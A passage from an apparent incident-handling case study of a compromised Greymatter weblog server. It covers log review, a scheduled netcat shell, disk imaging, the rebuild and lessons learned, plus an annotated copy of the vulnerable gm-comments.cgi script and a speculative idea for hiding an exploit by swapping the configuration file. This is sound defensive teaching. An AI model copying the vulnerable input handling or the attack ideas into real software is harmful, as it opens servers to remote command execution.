We now know that the scan we recorded was not another administrator running a test and that our DNS server is running additional services (at least IIS). Fortunately, Homer wasn't deceptive and seems to be in a helpful mood. Of course we don't want to provide an opportunity for him to connect into the server to change anything. That is why he is sent to grab the bag while I call Marge and talk her through unplugging the network cable from the server.

On the ride to the HR Office, further discussion with Homer reveals that the server is running IIS, DNS for Personal.com and a really cool cgi application called Greymatter.

Assessment

Upon arriving at the HR office, we first confirm that the server is still operating but disconnected from the network. Next, we need to confirm something is really wrong and this isn't just a false alarm.

Rather than immediately breaking out specific tools from the jump bag, a couple of simple tests can be run on the server to get an initial view of the situation. This begins by opening a command prompt and running "netstat –an". As it is not 11:00pm and the attacker isn't active, this reveals nothing beyond the expected listening ports. The next step is to run task manager and look for any strange processes. Again, nothing anomalous is found. A review of the system event logs is similarly unfruitful.

Now we move to a review of the web server logs. These are extensive but we are aided by knowing the time and date of the port scans. A quick review of the ex0312.log file

does not reveal any damning evidence but does show one questionable entry. On the date in question, there is a new header within the file as shown below.

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-12-23 11:42:42
```

This entry indicates that the web service was restarted around the time in question. Also, while the time stamps are not exact (this server is not synchronized to an ntp server) they are close enough to raise some suspicion. From GCIH training, our next trigger is to look for any scheduled tasks.

Running "at" from a command prompt reveals:

```
Status ID   Day                     Time         Command Line
-------------------------------------------------------------------------------
       1    Each M T W Th F S Su    11:00 PM     e:\homer\gmlog\archives\00000001.bat
```

A quick look into this batch file shows the command running svchost.exe with the netcat switches. At this point it is obvious that this server has been compromised and we have a true incident. To protect evidence, all further access to the server is halted and we use another machine to run a Google search of Greymatter vulnerabilities. It doesn't take long to find the exploit detailed earlier in this paper and ascertain that this is the source of the compromise.

Now that we know this is an Incident, the process moves into the containment phase.

Containment

At this point we know that a remote user has been running netcat on the tertiary DNS server. We also know that a scan of our corporate services network was run from there. The next major concerns are whether any further intrusions into corporate servers or machines on the HR network were successful and to ensure that, if anything has been corrupted, that it is shut down and isolated from causing further damage.

The DNS server is currently disconnected from the network. Now we need to ensure that no evidence is changed or corrupted. After all, we still do not know the extent of the incident and it is possible this will need to go to law enforcement. Therefore, our next step is to perform a hard shutdown on the DNS server and pack it up for return to the corporate office. Once back at the office we can create an image of the disk and perform a more detailed review.

To ensure we have all critical information, the IPCop server and both HR laptops are similarly shutdown and packed for transport back to the office. In a way we are fortunate that this incident occurred at the HR office. It is the only one that can offer us this unfettered freedom to shut them down during the investigation.

Upon return to the corporate offices, the first action is not to continue examination of the systems we brought back. Our first concern is to ensure no other systems were compromised. To accomplish this we perform a thorough review of the firewall and IDS logs from two days before the known incident up to the present time.

Our first step in the log review is to collect copies of each consolidated daily log into a single directory tree. Each log file has the same name (All-Debug.txt) so they do need to stay within their own dated folders, such as c:\log review\2003-12-23\All-Debug.txt and c:\log review\2003-12-24\All-Debug.txt. However by creating copies of these files and folders in a separate tree, we can then use Grep for Windows[23] to quickly generate a file containing all log entries to or from the compromised server. This version is particularly helpful as it will scan a group of files and automatically inspect into subdirectories using the following command.

```
Grep –S 172.16.1.62 "c:\log review \*.*" > attackreview.txt
```

This searches for the string 172.16.1.62 within all files under the directory c:\log review including subdirectories (-S) and place the results into the file attackreview.txt. Once the file is complete, we can easily perform a detailed review of all communications to or from this system between 12-23-2003 and 12-26-03. As the attack from the compromised system was limited to a single port scan, this review does not turn up any other suspicious traffic.

While this review gives a pretty good indication that the attack did not progress to the corporate network, we also want to be certain that no suspicious traffic has been flowing through the VPN (which would indicate issues within the HR network).

```
Grep –S 10.4.0. "c:\log review \*.*" > vpnreview.txt
```

Again, nothing suspicious is found. This offers us further confirmation that the HR network is clean. After a brief meeting with the available members of the management team it is decided that we can allow the IPCop server and the two laptops to be placed back into service with additional monitoring for a period of two weeks. It is further decided that there is not sufficient loss to involve legal authorities and that the best course of action is to request a new IP address from SNET/SBC for the HR office and rebuild the compromised system as a hardened DNS server running RedHat Linux and the latest version of Bind. Finally, Homer is not to be severely reprimanded (at my request) but he will not be allowed access to the new system and will be provided further training in COMPANY security policies. This is crucial as he was helpful in the investigation and did not cause this problem through a malicious act or significant incompetence.

While the management team has decided that we will not pursue prosecution of the attacker, it is still important to examine the DNS server a bit deeper to verify that no

[23] http://www.interlog.com/~tcharron/grep.html

sniffers or keyboard capture applications were installed. Prior to digging in further, we need to create a copy of the hard disk. By working off of a copy, we can rectify any errors or suspicious results simply by recreating a copy of the original

There are a couple of key issues to keep in mind when copying a disk; First, do not restart the suspect system. Doing so can irreparably alter or damage evidence. Rather, remove the physical drive(s) and install it as a secondary disk in a separate system for imaging. Next, if the copy will be used as evidence, ensure the software used creates a bit-by-bit image of the original. Anything less is not a true duplication.

In this instance, a decision has already been made that law enforcement will not be involved. Unless indications of a more substantial loss are detected, our only goal is to ensure that the compromise was limited to the DNS server. With that in mind, it was decided to create an image of the drive using a Ghost boot disk. We are much more familiar with this product (as it is commonly used when rolling out a large number of new systems at client sites) and the cloned disk will meet our investigatory needs. If we required an evidence grade copy, Safeback 3.0[24] would have been the imaging software used for its superior bit-by-bit imaging and greater acceptance as a forensic tool.

To create the image, we begin by removing the hard disk from the DNS server and installing it as a secondary drive in a PC reserved for drive imaging operations. We then place the Ghost boot disk in the drive and start up the machine. The proper selections for our needs are Local-Disk to-disk. Ghost then steps us through selecting the source and destination drives. Obviously the operator must be extremely careful to select the proper drives during this step. Otherwise, we may end up with two copies of the blank drive. Once the cloning process is complete, the original drive is removed, placed within a marked evidence bag and stored in the fireproof safe. We can then install the copy back in the original DNS server and power it up for further investigation.

At this point we have a reasonable expectation that the incident has been contained to the original DNS server and we have a copy of this server's hard disk for more detailed analysis. We can now move into the eradication phase.

Eradication

The first step in eradication is to obtain a clear and detailed understanding of how the attack was carried out. As this paper has previously examined the details of the exploit, they will not be reiterated here. Let it suffice to say we know that the attacker used PHP injection to upload and execute netcat renamed as svchost.exe. We also know that netcat was scheduled to push a shell to the attacker every night at 11:00pm. It is this last fact that is the most concerning. Could the attacker have also uploaded a sniffer or a keyboard capture application? We have no way of knowing from the evidence provided though we do know that, at least initially, access was limited to the security context of the

[24] http://www.forensics-intl.com/safeback.html

iusr_machinename account. We also know that the attacker was able to cleanse some log files and apparently restarted the IIS service.

Our detailed analysis of the DNS server continues with a scan for viruses and Trojans. As we don't know the state of any files on the system itself, this is performed using Sophos Antivirus from a write-protected floppy disk. The scan returns no errors or problem reports.

Next we return to the event logs. Scanning the Application, System and Security logs shows nothing unexpected. The security log shows System and IUSR logins around the time of the incident that are not shown within the IIS logs but there are no unexpected Administrator or user logins. This helps confirm that the attacker modified the IIS logs and provides further comfort that no additional access was gained to this server. Using our new knowledge of Greymatter, we then move to a review of the gm-cplog.cgi file. Again no odd entries are found but this is not unexpected (as clearing the IIS logs shows a reasonable level of competence).

Now we want to see if any of the interfaces have been placed in Promiscuous mode (a sure sign of a packet sniffer). Running Promiscdetect.exe[25] from a floppy disk clearly shows this is not the case.

Finally, we take a look into all the Greymatter and cgi-bin directories to determine if any other unexpected files may have been installed, and run LADS on all files to ensure nothing has been hidden within an alternate data stream.

LADS[26] (List Alternate Data Streams) is an application that will scan a drive and report on any file that contains data within an NTFS alternate data stream. According to Frank Heyne:

> In NTFS, a file consits of different data streams. One stream holds the security information (access rights and such things), another one holds the "real data" you expect to be in a file. There may be another stream with link information instead of the real data stream, if the file actually is a link. And there may be alternate data streams, holding data the same way the standard data stream does.[27]

These streams offer an excellent place for an attacker to hide data or even applications. By running LADS, we can scan all files on the system for these streams to determine if anything may have been corrupted. The command to run is:

```
E:\gcih_tools\LADS\lads d:\ /S
```

[25] http://ntsecurity.nu/toolbox/promiscdetect/
[26] http://www.heysoft.de/nt/ep-lads.htm
[27] Heyne, Frank "FAQ: Alternate Data Streams in NTFS"; http://www.heysoft.net/Frames/f_faq_ads_en.htm

This runs LADS on drive c: and searches all subdirectories (/S). The result shows no files with data hidden in this manner.

```
LADS - Freeware versi on 3.21
(C) Copyright 1998-2003 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!

Scanning directory d:\ with subdirectories

     size  ADS in file
----------  --------------------------------

        0 bytes in 0 ADS listed
```

With all these tests coming up clean, it appears that the attacker did not proceed very far beyond running the scan. We could move on to an analysis of individual file attributes to verify no other files were involved in the incident but the time involved in this is not deemed to be warranted as the decision has already been made to replace this server.

Recovery

To recover from the incident, the decision was made early on to replace the Microsoft Windows system with a hardened DNS server running RedHat Linux 9.0. In this way we can limit the abilities of the remote administrator, incorporate Host-Based Intrusion detection with Tripwire, and include events from this server in the centralized logs. The design of this server is based upon the work of Mark Chandler and published within the SANS Reading room[28]

Lessons Learned

Reviewing this exploit and the theoretical compromise offers many lessons in both the incident handling process and vulnerabilities within COMPANY's network. It also demonstrated that, while further efforts are definitely needed, many of the monitors and protections that are in place serve a vital purpose. I will begin with a review of the timeline and then wrap up with a review of the major events.

Timeline

The actual attack progressed rather leisurely and was still completed within an hour. While this was a pretty simple attack, the investigation and recovery still took almost two days. This is a clear demonstration of the power an attacker has to create significant problems with a small amount of effort. If the attacker's ultimate goal was to simply disrupt operations, the toehold attained within a matter of minutes could have been used to generate days of effort on the part of the response team. Fortunately, this attack was relatively benign.

[28] http://www.sans.org/rr/papers/17/1196.pdf

The Attack

December 23, 2003	11:00am	Reconnaissance started
	11:20am	Target and exploit identified
	11:30am	Netcat uploaded to the target
	11:32am	Netcat executed – remote shell obtained
	11:40am	Netcat connection scheduled
	11:45am	Logs cleared; Files hidden
	11:54am	Scans completed

Total time for attack = 54 minutes

The Response

December 26, 2003	10:00am	Scan located in Snort Logs
	10:20am	Suspect system removed from the network
	11:05am	Local assessment of the event begun
	11:20am	Incident called; Full-scale response started
	12:10pm	Investigation begun at corporate office
	1:00pm	Management meeting held to review Incident data
	1:30pm	Marching orders received; disk imaged; detailed examination of DNS server performed
	2:30pm	System testing complete; Recovery begins
	5:30pm	Wrap-up meeting held with Management team and remote administrator
December 27, 2003	3:00pm	New DNS server complete
	5:00pm	New DNS server installed

Total time for response = 31 hours

What Worked

- A strong working relationship with peers in the company allowed the detection of this compromise from a rather benign event.
- Logging within the corporate offices is sufficiently detailed that we were able to allay fears that the attack had escalated beyond the remote DNS server.
- The management team was very supportive and we were able to quickly reach decisions during the crisis.

What was fortunate

- We were fortunate that the attacker was not motivated (or prepared?) to launch a devastating attack immediately upon compromising the remote server. If a full-scale attack had been launched on the corporate office, I expect we would have been able to quickly ascertain the source and remove that server from the network. However, if the attacker had focused on the HR office, it is quite possible that a significant amount of damage could have been done (including slipping into the internal network through the VPN) before any alarms were raised.
- The target for the attack also eased our response. As the tertiary DNS server is only critical when the primary and secondary fail, there was no problem with simply taking this system offline for analysis at the main office. Further, the HR office is not very busy these days and could similarly be shut down for a period of time without significant ramifications.

What must be improved

- The first issue to address is employee training – in particular training for System Administrators. While the focus should not been on recrimination, the remote administrator clearly violated company security policy and placed us all at risk. We must make sure this does not recur through better employee training and improved management/monitoring of remote systems.
- To achieve better management of remote systems, all will be implemented using Linux (if possible). Further, any remote systems will be hardened using the standards in place for corporate firewalls and DNS servers. Finally, any remote system (regardless of the OS) must be configured to send log entries back to the corporate office over an encrypted connection. Beyond the replacement of the DNS server, this means that all IPCop installations must immediately be customized to send entries to the central syslog server and modified to run Tripwire on all critical system files. Once that is complete, a more detailed review of the IPCop product will be performed to determine if replacement with customized RedHat systems is in order.
- As mentioned above, we were fortunate that this event was fairly limited in scope. To ensure we can mount a similarly successful response in the future, a team consisting of one member from each major department (development, client support, administration and security) will be assembled to create an Incident Response plan. The team and process will operate similarly to the successful Business Continuity planning team and, most likely be comprised of the same people.

References for the Exploit

Further information on this exploit is available from the following sources

SecurityFocus report on the Greymatter WebLog Remote Command Execution Vulnerability at http://www.securityfocus.com/bid/7055/info/

A BugTraq report entitled Greymatter v1.21d: Remote PHP command injection/execution is available at
http://seclists.org/lists/bugtraq/2003/Jul/0017.htmlDescription of the Exploit

Detailed discussions of the initial exploit can be found on the Greymatter forum at
http://foshdawg.net/forums/viewtopic.php?t=2167 and at
http://foshdawg.net/forums/viewtopic.php?t=2771

Discussion of the later version of the attack are also on the Greymatter forum at
http://foshdawg.net/forums/viewtopic.php?t=5055&postdays=0&postorder=asc&start=0&sid=6d5adf10fa0227acf8d229fa7893baa3

Appendix A – Description of gm-comments.cgi version 1.2c

An annotated copy of gm-comments.cgi is provided below. My comments are entered in an alternate type font and offset by three leading asterixes (***). Please note that I am not an expert on cgi scripts. However, I can offer some additional input on what various sections do and how this relates to the exploit examined in this paper.

```
#!/usr/bin/perl
# ============================
# GREYMATTER - Comments Module
# Weblog/Journal Software
# version one point two
# Copyright (c)2000 Noah Grey
# http://noahgrey.com/greysoft/
# ============================
# ***  Your possession of this software indicates that you agree to the terms   ***
# *** specified under the "Copyright & Usage" heading in the "manual.txt" file.
***
```

**** This section tests for the gm-library file, reads the input and records the user's IP address****

```
use CGI::Carp qw(fatalsToBrowser);
require "gm-library.cgi";
read(STDIN, $input, $ENV{'CONTENT_LENGTH'});
@pairs = split(/&/, $input);
foreach $pair (@pairs) {
        ($name, $value) = split(/=/, $pair);
        $name =~ tr/+/ /;
        $name =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
        $value =~ tr/+/ /;
        $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
        $IN{$name} = $value;
}
$userip = $ENV{'REMOTE_ADDR'};
```

****The script now begins the main application loop. The first three commands are called from the gm-library.cgi file****

```
&gm_readconfig; ***This subroutine reads in the necessary configuration settings ***
&gm_readtemplates; ***This one loads the template settings***
&gm_readcounter; *** This reads the counter file***
if (($IN{'newcommentbody'} eq "") && ($IN{'newcommentauthor'} eq "") &&
($IN{'gmsearch'} eq "")) {
        print "Content-type: text/html\n\n";
        &gm_dangermouse("No valid information was given."); ***If the comment,
```

*author and search fields are empty, kick out an error****

```
}
if ($IN{'gmsearch'} ne "") { &gm_searchresults; }
```
****If there is something entered in the search field, pass control to the search subroutine****
****The following section reviews the data input and strips or modifies characters known to cause problems with processing the script. As I understand the command, s/{//([g; takes all "{" characters and replaces them with "(". The others perform different but similar tasks. As demonstrated by the hole found, this method of sanitizing input is not always optimal (though it is often required). By allowing everything except that which is specifically denied, it is just too easy to overlook a problem area. For an area where I have more expertise…this is why firewall rule sets should be designed to deny everything except what is explicitly needed for critical tasks. Btw – this is not meant to demean the efforts of Noah Grey or the many contributors to these scripts. As previously mentioned, I am not a cgi programmer and I am certain there are valid and unassailable reasons for this design.****

```
$IN{'newcommentbody'} =~ s/\|\*\|/\n/g;
$IN{'newcommentauthor'} =~ s/<(([^ >]|\n)*)>//g;
$IN{'newcommentemail'} =~ s/<(([^ >]|\n)*)>//g;
$IN{'newcommenthomepage'} =~ s/<(([^ >]|\n)*)>//g;
$IN{'newcommentauthor'} =~ s/{/(/g;
$IN{'newcommentemail'} =~ s/{/(/g;
$IN{'newcommenthomepage'} =~ s/{/(/g;
$IN{'newcommentbody'} =~ s/{/(/g;
$IN{'newcommentauthor'} =~ s/}/)/g;
$IN{'newcommentemail'} =~ s/}/)/g;
$IN{'newcommenthomepage'} =~ s/}/)/g;
$IN{'newcommentbody'} =~ s/}/)/g;
$IN{'newcommentauthor'} =~ s/{/(/g;
$IN{'newcommentemail'} =~ s/{/(/g;
$IN{'newcommenthomepage'} =~ s/{/(/g;
$IN{'newcommentbody'} =~ s/{/(/g;
$IN{'newcommentauthor'} =~ s/}/)/g;
$IN{'newcommentemail'} =~ s/}/)/g;
$IN{'newcommenthomepage'} =~ s/}/)/g;
$IN{'newcommentbody'} =~ s/}/)/g;
$IN{'newcommentauthor'} =~ s/\|//g;
$IN{'newcommentemail'} =~ s/\|//g;
$IN{'newcommenthomepage'} =~ s/\|//g;
$IN{'newcommentbody'} =~ s/\|//g;
$IN{'newcommentauthor'} =~ s/"/\&quot;/g;
$IN{'newcommentemail'} =~ s/"/\&quot;/g;
$IN{'newcommenthomepage'} =~ s/"/\&quot;/g;
$IN{'newcommentbody'} =~ s/"/\&quot;/g;
$IN{'newcommentauthor'} =~ s/^\s+//;
$IN{'newcommentauthor'} =~ s/\s+$//;
$IN{'newcommentemail'} =~ s/^\s+//;
```

```
$IN{'newcommentemail'} =~ s/\s+$//;
$IN{'newcommenthomepage'} =~ s/^\s+//;
$IN{'newcommenthomepage'} =~ s/\s+$//;
$IN{'newcommentbody'} =~ s/^\s+//;
$IN{'newcommentbody'} =~ s/\s+$//;
$IN{'newcommentauthor'} =~ s/\n//g;
$IN{'newcommentemail'} =~ s/\n//g;
$IN{'newcommenthomepage'} =~ s/\n//g;
$IN{'newcommentauthor'} =~ s/\r//g;
$IN{'newcommentemail'} =~ s/\r//g;
$IN{'newcommenthomepage'} =~ s/\r//g;
$IN{'newcommentbody'} =~ s/\r//g;
$IN{'newcommentbody'} =~ s/\n/\|\*\|/g;
$IN{'newcommentbody'} =~ s/(\|\*\|\|\*\|){2,}/\|\*\|\|\*\|/g;
$IN{'newcommentbody'} =~ s/\|\*\|\|\*\|\|\*\|/\|\*\|\|\*\|/g;
$temphomepageprefix = substr($IN{'newcommenthomepage'}, 0, 7);
if ($temphomepageprefix ne "http://") { $IN{'newcommenthomepage'} =
"http://$IN{'newcommenthomepage'}"; } *** If the URL entry does not begin with
http:// add it.***
if ($IN{'newcommenthomepage'} eq "http://") { $IN{'newcommenthomepage'} =
""; } ***If no url was entered, set the variable to a null***
&gm_commentbancheck; *** Run the subroutine to see if the user or IP address has
been banned by the weblog author***
***This section determines the numeric name for the cgi file to modify (i.e.
00000001.cgi) and verifies it can be opened.***
$newcommententrynumberpadded = sprintf ("%8d",
$IN{'newcommententrynumber'});
$newcommententrynumberpadded =~ tr/ /0/;
open (FUNNYFEET, "$EntriesPath/$newcommententrynumberpadded.cgi") ||
&gm_dangermouse("Can't open
$EntriesPath/$newcommententrynumberpadded.cgi.  Please make sure your paths
are configured correctly and that your entries/archives directory is CHMODed to
777.");
@entrylines = <FUNNYFEET>;
close (FUNNYFEET);
***This section builds an array with the data entered***
$gmcounter = 0;
foreach (@entrylines) {
        chomp ($entrylines[$gmcounter]);
        $gmcounter++;
}
 ($thisentrynumber, $thisentryauthor, $thisentrysubject,
$thisentryweekdaynumber, $thisentrymonth, $thisentryday, $thisentryyearyear,
$thisentryhour, $thisentryminute, $thisentrysecond, $thisentryampm,
$thisentrypositivekarma, $thisentrynegativekarma, $thisentrycommentsnumber,
```

```
$thisentryallowkarma, $thisentryallowcomments, $thisentryopenstatus) = split (/\|/,
$entrylines[0]);
&gm_allowedcheck; ***This subroutine verifies that comments are allowed and that the
log file (gm-cplog.cgi) can be accessed***
&gm_blankcheck; ***This subroutine verifies that the comments body and name fields
are not blank***
if ($IN{'gmpostpreview'} ne "") {
        &gm_previewcomment;      ***If preview has been selected, run the preview
routine***
} else {
        &gm_addcomment;  ***If the user does not want a preview, post the
comment***
        &gm_freshenaftercomment;  ***Clean up after completing the script***
}
***This is the end of the main execution loop.  All items below here are subroutines
called from the lines above.  The critical ones for review are gm_previewcomment and
gm_addcomment.  These two will be examined to explain why the exploit runs when
posted but not when previewed.  All the other routines are inconsequential for the exploit
examined.***
# -------------
# check for ban
# -------------
sub gm_commentbancheck {
open (FUNNYFEET, "gm-banlist.cgi") || &gm_dangermouse("Can't read the
banlist file.  Please make sure that gm-banlist.cgi is CHMODed to 666 and is in the
same place as all your other Greymatter CGI files.");
@gmbanlist = <FUNNYFEET>;
close (FUNNYFEET);
if ($gmbanlist[0] ne "") {
        foreach $gmbanlistline (@gmbanlist) {
                chomp ($gmbanlistline);
                ($checkthisip, $checkthisiphost, $checkthisperson) = split (/\|/,
$gmbanlistline);
                if ($userip =~ m/$checkthisip/i) {

                        if (($keeplog eq "yes") && ($logkarmaandcomments eq
"yes")) {
                                &date;
                                open (FUNNYFEET, ">>gm-cplog.cgi") ||
&gm_dangermouse("Can't write to the control panel log.  Please make sure that
gm-cplog.cgi is CHMODed to 666 and is in the same place as all your other
Greymatter CGI files.");
                                print FUNNYFEET "<FONT SIZE=1>[$basedate]
[$userip]</FONT> <FONT COLOR=\"#FF0000\"><B>A banned IP
($checkthisip/$checkthisiphost";
```

```
                                if ($checkthisperson ne "") { print FUNNYFEET ",
\"$checkthisperson\""; }
                                if ($IN{'gmsearch'} ne "") {
                                        print FUNNYFEET ") attempted to search for
\"$IN{'gmsearch'}\"</FONT>\n";
                                } else {
                                        print FUNNYFEET ") attempted to post a
comment to entry #$IN{'newcommententrynumber'}</B>
($IN{'newcommentauthor'}: $IN{'newcommentbody'})</FONT>\n";
                                }
                                close (FUNNYFEET);
                        }
print "Content-type: text/html\n\n";
print<<GMBANNEDNOTICE;
$gmheadtag
$gmframetop
You have been banned from using this site.<BR>(IP: $userip)
$gmframebottom
</BODY>
</HTML>
GMBANNEDNOTICE
exit;
                }
        }
}
}
# -------------------------------
# check if comments can be posted
# -------------------------------
sub gm_allowedcheck {
if (($posttoarchives eq "no") && ($thisentrynumber <= $newarchivenumber)) {
if (($keeplog eq "yes") && ($logkarmaandcomments eq "yes")) {
        &date;
        open (FUNNYFEET, ">>gm-cplog.cgi") || &gm_dangermouse("Can't write
to the control panel log.  Please make sure that gm-cplog.cgi is CHMODed to 666
and is in the same place as all your other Greymatter CGI files.");
        print FUNNYFEET "<FONT SIZE=1>[$basedate] [$userip]</FONT> A
comment was blocked from being added to archived entry
#$IN{'newcommententrynumber'} ($IN{'newcommentauthor'}:
$IN{'newcommentbody'})\n";
        close (FUNNYFEET);
}
print "Content-type: text/html\n\n";
print<<GMARCHIVEDISALLOWEDNOTICE;
$gmheadtag
```

```
$gmframetop
Sorry—comments cannot be posted to archived entries.  Please use your browser's
Back button to return.
$gmframebottom
</BODY>
</HTML>
GMARCHIVEDISALLOWEDNOTICE
exit;
}
if (($thisentryallowcomments eq "no") || ($generateentrypages eq "no") ||
($thisentryopenstatus eq "closed") || ($allowkarmaorcomments eq "karma") ||
($allowkarmaorcomments eq "neither")) {
if (($keeplog eq "yes") && ($logkarmaandcomments eq "yes")) {
        &date;
        open (FUNNYFEET, ">>gm-cplog.cgi") || &gm_dangermouse("Can't write
to the control panel log.  Please make sure that gm-cplog.cgi is CHMODed to 666
and is in the same place as all your other Greymatter CGI files.");
        print FUNNYFEET "<FONT SIZE=1>[$basedate] [$userip]</FONT> A
comment was blocked from being added to entry #$IN{'newcommententrynumber'}
($IN{'newcommentauthor'}: $IN{'newcommentbody'})\n";
        close (FUNNYFEET);
}
print "Content-type: text/html\n\n";
print<<GMCOMMENTBLOCKEDNOTICE;
$gmheadtag
$gmframetop
Sorry—comments cannot be posted to this entry.  Please use your browser's Back
button to return.
$gmframebottom
</BODY>
</HTML>
GMCOMMENTBLOCKEDNOTICE
exit;
}
}
# ------------------------------
# check if subj or body is blank
# ------------------------------
sub gm_blankcheck {
if (($IN{'newcommentauthor'} eq "") || ($IN{'newcommentbody'} eq "")) {
print "Content-type: text/html\n\n";
print<<GMBLANKNOTICE;
$gmheadtag
$gmframetop
```

```
You left either your name or your comments blank.  Please use your browser's Back
button to return.
$gmframebottom
</BODY>
</HTML>
GMBLANKNOTICE
exit;
}
}
```
****Here is the Preview section for review. When this is run, the php input is not executed****
```
# ----------------------------
# preview comment before posting
# ----------------------------
sub gm_previewcomment {
&date;
if ($thisentrymorebody ne "") {
        if ($thisentrynumber <= $newarchivenumber) {
                $commentpreviewpage = $gmmorearchiveentrypagetemplate;
        } else {
                $commentpreviewpage = $gmmoreentrypagetemplate;
        }
} else {
        if ($thisentrynumber <= $newarchivenumber) {
                $commentpreviewpage = $gmarchiveentrypagetemplate;
        } else {
                $commentpreviewpage = $gmentrypagetemplate;
        }
}
&gm_getentryvariables($IN{'newcommententrynumber'});
$thisentrycomments = "";
$thisentrycommentsnumber = 1;
$thispreviewcounter = $thisentrycommentsnumber + 3;
```
****This section changes some santitized inputs back to the original characters – i.e. " is changed back to “. It also configures a full set of variables based upon the data entered.****
```
$IN{'newcommentauthor'} =~ s/\&amp;quot;/"/g;
$IN{'newcommentemail'} =~ s/\&amp;quot;/"/g;
$IN{'newcommenthomepage'} =~ s/\&amp;quot;/"/g;
$IN{'newcommentbody'} =~ s/\&amp;quot;/"/g;
$IN{'newcommentbody'} =~ s/\|\*\|/\n/g;
$entrylines[$thispreviewcounter] =
"$IN{'newcommentauthor'}|$userip|$IN{'newcommentemail'}|$IN{'newcommenthomepage'}|$wday|$mon|$mday|$JSYear|$hour|$min|$sec|$AMPM|$IN{'newcommentbody'}";
```

```
$IN{'newcommentauthor'} =~ s/"/\&quot;/g;
$IN{'newcommentemail'} =~ s/"/\&quot;/g;
$IN{'newcommenthomepage'} =~ s/"/\&quot;/g;
$IN{'newcommentbody'} =~ s/"/\&quot;/g;
$IN{'newcommentbody'} =~ s/\n/\|\*\|/g;
$previewcommentauthor = $IN{'newcommentauthor'};
$previewcommentemail = $IN{'newcommentemail'};
$previewcommenthomepage = $IN{'newcommenthomepage'};
$previewcommentbody = $IN{'newcommentbody'};
&gm_collatecomments;
$commentpreviewpage =~
s/{{commentdivider}}/$gmcommentpreviewdividertemplate/gi;
$commentpreviewpage =~
s/{{entrycommentsform}}/$gmcommentpreviewformtemplate/gi;
$commentpreviewpage =~
s/{{previewcommentauthor}}/$previewcommentauthor/gi;
$commentpreviewpage =~ s/{{previewcommentemail}}/$previewcommentemail/gi;
$commentpreviewpage =~
s/{{previewcommenthomepage}}/$previewcommenthomepage/gi;
$commentpreviewpage =~ s/{{previewcommentbody}}/$previewcommentbody/gi;
&gm_formatentry($commentpreviewpage);
```
****This subroutine (from gm-library) formats the page to the templates created by the Author and the result is then displayed on the screen. I believe this does not execute the php commands as the cgi file is never built and run to create the php file. As such, the server is never triggered to run the script. There also seems to be a significant issue with the conversion and reconversion of the quote characters.****
```
print "Content-type: text/html\n\n";
print<<PREVIEWCOMMENT;
$entryreturn
PREVIEWCOMMENT
exit;
}
# -------------------------
# so add the comment already
# -------------------------
sub gm_addcomment {
```
****Actually adding the comment is simpler than previewing it. The new data is appended to the cgi file (i.e. 00000001.cgi) and executed. It is the execution of the cgi file that allows the php script to run.****
```
$thisentrycommentsnumber++;
$entrylines[0] =
"$thisentrynumber|$thisentryauthor|$thisentrysubject|$thisentryweekdaynumber|$
thisentrymonth|$thisentryday|$thisentryyearyear|$thisentryhour|$thisentryminute|$
thisentrysecond|$thisentryampm|$thisentrypositivekarma|$thisentrynegativekarma|
```

```
$thisentrycommentsnumber|$thisentryallowkarma|$thisentryallowcomments|$thise
ntryopenstatus";
$gmcounter = 0;
&date;
open (FUNNYFEET, ">$EntriesPath/$newcommententrynumberpadded.cgi") ||
&gm_dangermouse("Can't write to
$EntriesPath/$newcommententrynumberpadded.cgi.  Please make sure that your
paths are configured correctly and that your entries/archives directory is
CHMODed to 777.");
foreach $entrynewline (@entrylines) { print FUNNYFEET "$entrynewline\n"; }
print FUNNYFEET
"$IN{'newcommentauthor'}|$userip|$IN{'newcommentemail'}|$IN{'newcommentho
mepage'}|$wday|$mon|$mday|$JSYear|$hour|$min|$sec|$AMPM|$IN{'newcomment
body'}\n";
close (FUNNYFEET);
}
# ------------------------
# primp, preen, take a bow
# ------------------------
sub gm_freshenaftercomment {
$newalltimecommentstotalnumber++;
&gm_writecounter;
$aftermath =
"$EntriesWebPath/$newcommententrynumberpadded.$entrysuffix#comments";
&gm_getentryvariables($IN{'newcommententrynumber'});
if ($thisentrymorebody ne "") {
        if ($thisentrynumber <= $newarchivenumber) {
                &gm_formatentry($gmmorearchiveentrypagetemplate);
        } else {
                &gm_formatentry($gmmoreentrypagetemplate);
        }
} else {
        if ($thisentrynumber <= $newarchivenumber) {
                &gm_formatentry($gmarchiveentrypagetemplate);
        } else {
                &gm_formatentry($gmentrypagetemplate);
        }
}
open (THISFILE, ">$EntriesPath/$thisentrynumberpadded.$entrysuffix") ||
&gm_dangermouse("Can't write to
$EntriesPath/thisentrynumberpadded.$entrysuffix.  Please make sure that your
paths are configured correctly and that your entries/archives directory is
CHMODed to 777.");;
print THISFILE $entryreturn;
close (THISFILE);
```

```
if ($thisentrynumber <= $newarchivenumber) {
        &gm_readcounter;
        $stoppednumber = $newarchivenumber;
        do { &gm_generatearchive($stoppednumber); } until $stoppednumber <= 1;
} else {
        &gm_generatemainindex; ***Here is where the php file is created***
}
```

****If the author configured Greymatter to send email on comment entries, the following commands will do it. It is interesting (though understandable) that this comes last. I wonder if an exploit could be crafted that uploads a modified configuration file as the first step. In that way it may be possible to block all emails before getting in deep on the exploit. The old file could then be restored as part of covering the tracks. Unfortunately, I don't have the time available to dig into this further at this time and a new exploit would need to be devised for the current Greymatter version 1.3****

```
&gm_readconfig;
if (($NotifyForStatus eq "comments") || ($NotifyForStatus eq "both")) {
if ($NotifyEmail ne "") {
$formattedcomment = $IN{'newcommentbody'};
$formattedcomment =~ s/\|\*\|/\n/g;
$sendithere = "$mailprog -t";
@sendestinations = split (/;/, $NotifyEmail);
&gm_getentryvariables($IN{'newcommententrynumber'});
foreach $destinationow (@sendestinations) {
open (MAIL, "|$sendithere") || &gm_dangermouse("Can't open the mail program
at $mailprog.  Please make sure you have this configured correctly.");
print MAIL <<__MAILNOTIFY__;
To: $destinationow
From: Greymatter <$destinationow>
Subject: [Greymatter] Notice: Comment Posted
A comment has just been posted to entry #$IN{'newcommententrynumber'}
($thisentrysubject).
Name: $IN{'newcommentauthor'} (IP: $userip)
E-Mail: $IN{'newcommentemail'}
Homepage: $IN{'newcommenthomepage'}
Comments: $formattedcomment
Posted to: $aftermath
-----
Greymatter $gmversion
http://noahgrey.com/greysoft/
__MAILNOTIFY__
close(MAIL);
}
}
}
